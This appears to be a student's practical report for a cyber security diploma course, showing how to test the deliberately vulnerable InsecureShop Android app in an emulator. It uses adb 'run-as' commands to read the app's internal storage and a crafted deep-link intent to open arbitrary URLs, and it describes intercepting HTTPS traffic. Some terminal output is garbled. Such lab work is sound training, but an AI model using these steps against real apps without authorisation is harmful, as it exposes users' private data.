PRACTICAL

Shaheed Sukhdev College of Business Studies University of Delhi


Post Graduate Diploma in Cyber Security and Law

Sakshi Garg • Roll no-23726 • Subject- Mobile Eco- System Security • Semester-II

Proof of Concept

Vulnerability and Penetration testing in Insecure Shop

- Download the vulnerable apk in the device https://github.com/optiv/InsecureShop/releases/download/v1.0/InsecureShop.apk
- 2. Send this apk to GenyMotion



Vulnerability 2: Insecure Data Storage

Anyone can 'run-as' the application in order to view the contents of its internal storage.

Commands used-

- (a) adb shell
- (b) run-as com.insecureshop
- (c) ls -la


```
PS C:\Users\saksh> cd C:\Users\saksh\OneDrive\Documents\APK
PS C:\Users\saksh\OneDrive\APK
PS C:\U
```

Vulnerability 3: Lack of SSL Certificate Validation

Command used-

adb shell am start -a android.intent.action. VIEW -c android.intent.category.BROWSABLE -d insecure shop://com.insecureshop/web?url=https://google.com

```
.intent.category.BROMSABLE =d insecureshop://com.insecureshop/meb?url=https://google.com < Starting: Intent { act=android.intent.action.VIEW cat=[android.intent.category.BROMSABLE] dat=insecureshop://com.insecureshop/web?url=https://google.com } vbox86p:/# |
```



Try to search some stuff up and intercept the request. If someone can intercept the https request for the search query, then it is verified that the app does not properly validate SSL certs

